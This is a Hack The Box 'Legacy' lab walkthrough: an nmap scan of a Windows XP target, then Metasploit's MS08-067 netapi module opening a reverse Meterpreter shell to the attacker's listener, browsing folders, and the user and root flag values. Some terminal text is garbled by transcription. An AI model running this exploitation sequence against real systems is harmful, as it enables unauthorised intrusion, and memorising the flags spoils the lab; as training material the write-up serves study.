

Hack The Box: Legacy


Exploiting a vulnerable machine at target IP 10.10.10.4 known as Legacy.

Strategy:

Compromise the vulnerable windows machine in order to gain privileged access for the root.


Tactics:

1. Perform a network scan. Using nmap to discover target Ip 10.10.10.4. Scanning it for all the vulnerable ports with Nikto and checking all the accessible directories with dirb but found nothing. It had a netbios-ssn service on port 139, a microsoft ds service on port 445. On port 3389 sp3 service pack on.



```
shashhh10@kali: ~  
rtt min/avg/max/ndev = 89.115/90.875/92.438/1.363 ms  
shashhh10@kali: ~$ nmap -ss -sV -sC -A 10.10.10.4  
You requested a scan type which requires root privileges.  
QUITTING!  
shashhh10@kali: ~$ sudo nmap -ss -sV -sC -A 10.10.10.4  
[sudo] password for shashhh10:  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-17 21:24 EDT  
Nmap scan report for 10.10.10.4  
Host is up (0.007s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE VERSION  
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds Windows XP microsoft-ds  
3389/tcp  closed ms-wbt-server  
Device type: general purpose|specialized  
Running (JUST GUESSING): Microsoft Windows XP [2003] [2000] [2008] (94%), General Dynamics embedded (87%)  
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_serv  
er_2003::sp2 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_server_2008::sp2  
Aggressive OS guesses: Microsoft Windows XP SP3 (94%), Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft  
Windows XP (92%), Microsoft Windows Server 2003 SP2 (92%), Microsoft Windows 2003 SP2 (91%), Microsoft Windows  
XP SP2 or Windows Server 2003 (91%), Microsoft Windows 2000 SP4 (90%), Microsoft Windows XP Professional SP3 (90  
%), Microsoft Windows XP SP2 or SP3 (90%), Microsoft Windows 2000 SP4 or Windows XP SP2 or SP3 (90%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 2 hops  
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp  
Host script results:  
_clock-skew: mean: 300027m25s, deviation: 2m7n6s, median: 4d22h57m35s  
_stat: NetBIOS name: LEGACY, NetBIOS user: unknown, NetBIOS MAC: 00:50:56:b9:85:40 (VMware)  
_smb-os-discovery:  
OS: Windows XP (Windows 2000 LAN Manager)  
OS CPE: cpe:/o:microsoft:windows_xp::  
Computer name: legacy  
NetBIOS computer name: LEGACY\*00  
Workgroup: MTB\*00  
System time: 2020-05-23T06:22:31+03:00  
_smb-security-mode:  
account_used: guest  
authentication_level: user  
challenge_response: supported  
message_signing: disabled (dangerous, but default)  
_smb2-time: Protocol negotiation failed (SMB2)  
TRACEROUTE (using port 3389/tcp)  
HOP RTT ADDRESS  
1 99.55 ms 10.10.10.1  
2 99.97 ms 10.10.10.4  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 70.27 seconds  
shashhh10@kali: ~$
```

2. Ran a metasploit search to check the windows exploit and found the netapi exploit. Set the Rhost to the target Ip and just ran the exploit and gained access to the windows shell.



The screenshot shows a Kali Linux desktop environment. On the left, a Firefox browser window displays a "Problem loading page" error for the URL 10.10.10.4:3389, with a cartoon character and troubleshooting tips. The main terminal window shows a Metasploit session. The user has loaded the 'ms88_067_netapi' module and set the RHOSTS to 10.10.10.4. The 'run' command has been executed, resulting in a successful Meterpreter session on the target machine. The terminal output includes the following details:

```
msf5 > exploit/windows/smb/ms88_067_netapi
msf5 exploit(windows/smb/ms88_067_netapi) > options
Module options (exploit/windows/smb/ms88_067_netapi):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    10.10.10.4       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file://path'
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:
-----
Id  Name
--  --
0   Automatic Targeting

msf5 exploit(windows/smb/ms88_067_netapi) > set RHOSTS 10.10.10.4
RHOSTS => 10.10.10.4
msf5 exploit(windows/smb/ms88_067_netapi) > run
[*] Started reverse TCP handler on 10.10.14.27:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176195 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.27:4444 -> 10.10.10.4:1032) at 2020-05-17 21:35:13 -0400

meterpreter > id
[*] Unknown command: id.
meterpreter > sysinfo
Computer        : LEGACY
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language : en_US
Domain          : NTL
Logged On Users : 1
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd C:\
meterpreter > ls
Listing: C:\
```

3. Got access to the user.txt in the C:\Documents and settings
\john\Desktop and root.txt in the Administrator directory.

```
shashhh10@kali: ~
shashhh10@kali: ~/Downloads
100555/r-xr-xr-x 0 47564 fil 2008-04-13 16:13:04 -0400 NTDETECT.COM
40777/rwxrwxrwx 0 0 dir 2017-03-16 01:20:57 -0400 Program Files
40777/rwxrwxrwx 0 0 dir 2017-03-16 01:20:58 -0400 System Volume Information
40777/rwxrwxrwx 0 0 dir 2017-03-16 01:18:34 -0400 WINDOWS
100666/rw-rw-rw- 211 fil 2017-03-16 01:20:02 -0400 boot.ini
100444/r--r--r-- 250048 fil 2008-04-13 18:01:44 -0400 ntldr
233601544/r-xr-xr-x 179295918032453615 fil 5690665768-11-15 12:38:08 -0500 pagefile.sys

meterpreter > cd Documents\and\ Settings
meterpreter > ls
Listing: C:\Documents and Settings
=====
Mode                Size      Type       Last modified          Name
-----
40777/rwxrwxrwx 0      dir 2017-03-16 02:07:20 -0400 Administrator
40777/rwxrwxrwx 0      dir 2017-03-16 01:20:29 -0400 All Users
40777/rwxrwxrwx 0      dir 2017-03-16 01:20:29 -0400 Default User
40777/rwxrwxrwx 0      dir 2017-03-16 01:32:52 -0400 LocalService
40777/rwxrwxrwx 0      dir 2017-03-16 01:32:42 -0400 NetworkService
40777/rwxrwxrwx 0      dir 2017-03-16 01:33:41 -0400 john

meterpreter > cd john
meterpreter > ls
Listing: C:\Documents and Settings\john
=====
Mode                Size      Type       Last modified          Name
-----
40555/r-xr-xr-x 0      dir 2017-03-16 01:33:41 -0400 Application Data
40777/rwxrwxrwx 0      dir 2017-03-16 01:33:41 -0400 Cookies
40777/rwxrwxrwx 0      dir 2017-03-16 01:33:41 -0400 Desktop
40555/r-xr-xr-x 0      dir 2017-03-16 01:33:41 -0400 Favorites
40777/rwxrwxrwx 0      dir 2017-03-16 01:33:41 -0400 Local Settings
40555/r-xr-xr-x 0      dir 2017-03-16 01:33:41 -0400 My Documents
100666/rw-rw-rw- 524288 fil 2017-03-16 01:33:41 -0400 NTUSER.DAT
100666/rw-rw-rw- 1824 fil 2017-03-16 01:33:41 -0400 NTUSER.DAT.LOG
40777/rwxrwxrwx 0      dir 2017-03-16 01:33:41 -0400 NetHood
40777/rwxrwxrwx 0      dir 2017-03-16 01:33:41 -0400 PrintHood
40555/r-xr-xr-x 0      dir 2017-03-16 01:33:41 -0400 Recent
40555/r-xr-xr-x 0      dir 2017-03-16 01:33:41 -0400 SendTo
40555/r-xr-xr-x 0      dir 2017-03-16 01:33:41 -0400 Start Menu
40777/rwxrwxrwx 0      dir 2017-03-16 01:33:41 -0400 Templates
100666/rw-rw-rw- 178 fil 2017-03-16 01:33:42 -0400 ntuser.ini

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Documents and Settings\john\Desktop
=====
Mode                Size      Type       Last modified          Name
-----
100444/r--r--r-- 32 fil 2017-03-16 02:19:32 -0400 user.txt

meterpreter > cat user.txt
e69af0e47443de7a36876fdaec7644fmeterpreter > cd ..
meterpreter > ls
```

```
shashhh10@kali: ~
shashhh10@kali: ~/Downloads
40555/r-xr-xr-x 0 0 dir 2017-03-16 01:33:41 -0400 Recent
40555/r-xr-xr-x 0 0 dir 2017-03-16 01:33:41 -0400 SendTo
40555/r-xr-xr-x 0 0 dir 2017-03-16 01:33:41 -0400 Start Menu
40777/rwxrwxrwx 0 0 dir 2017-03-16 01:33:41 -0400 Templates
100666/rw-rw-rw- 178 fil 2017-03-16 01:33:42 -0400 ntuser.ini

meterpreter > cd ..
meterpreter > ls
Listing: C:\Documents and Settings
=====
Mode                Size      Type       Last modified          Name
-----
40777/rwxrwxrwx 0      dir 2017-03-16 02:07:20 -0400 Administrator
40777/rwxrwxrwx 0      dir 2017-03-16 01:20:29 -0400 All Users
40777/rwxrwxrwx 0      dir 2017-03-16 01:20:29 -0400 Default User
40777/rwxrwxrwx 0      dir 2017-03-16 01:32:52 -0400 LocalService
40777/rwxrwxrwx 0      dir 2017-03-16 01:32:42 -0400 NetworkService
40777/rwxrwxrwx 0      dir 2017-03-16 01:33:41 -0400 john

meterpreter > cd Administrator
meterpreter > ls
Listing: C:\Documents and Settings\Administrator
=====
Mode                Size      Type       Last modified          Name
-----
40555/r-xr-xr-x 0      dir 2017-03-16 02:07:20 -0400 Application Data
40777/rwxrwxrwx 0      dir 2017-03-16 02:07:20 -0400 Cookies
40777/rwxrwxrwx 0      dir 2017-03-16 02:07:20 -0400 Desktop
40555/r-xr-xr-x 0      dir 2017-03-16 02:07:20 -0400 Favorites
40777/rwxrwxrwx 0      dir 2017-03-16 02:07:20 -0400 Local Settings
40555/r-xr-xr-x 0      dir 2017-03-16 02:07:20 -0400 My Documents
100666/rw-rw-rw- 786432 fil 2017-03-16 02:07:20 -0400 NTUSER.DAT
100666/rw-rw-rw- 1824 fil 2017-03-16 02:07:20 -0400 NTUSER.DAT.LOG
40777/rwxrwxrwx 0      dir 2017-03-16 02:07:20 -0400 NetHood
40777/rwxrwxrwx 0      dir 2017-03-16 02:07:20 -0400 PrintHood
40555/r-xr-xr-x 0      dir 2017-03-16 02:07:20 -0400 Recent
40555/r-xr-xr-x 0      dir 2017-03-16 02:07:20 -0400 SendTo
40555/r-xr-xr-x 0      dir 2017-03-16 02:07:20 -0400 Start Menu
40777/rwxrwxrwx 0      dir 2017-03-16 02:07:20 -0400 Templates
100666/rw-rw-rw- 178 fil 2017-03-16 02:07:21 -0400 ntuser.ini

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
=====
Mode                Size      Type       Last modified          Name
-----
100444/r--r--r-- 32 fil 2017-03-16 02:18:19 -0400 root.txt

meterpreter > cat root.txt
meterpreter > cat root.txt
993442d258b0e0ec917cae9e695d5713meterpreter > |
```

-----*End-of-HTB*-----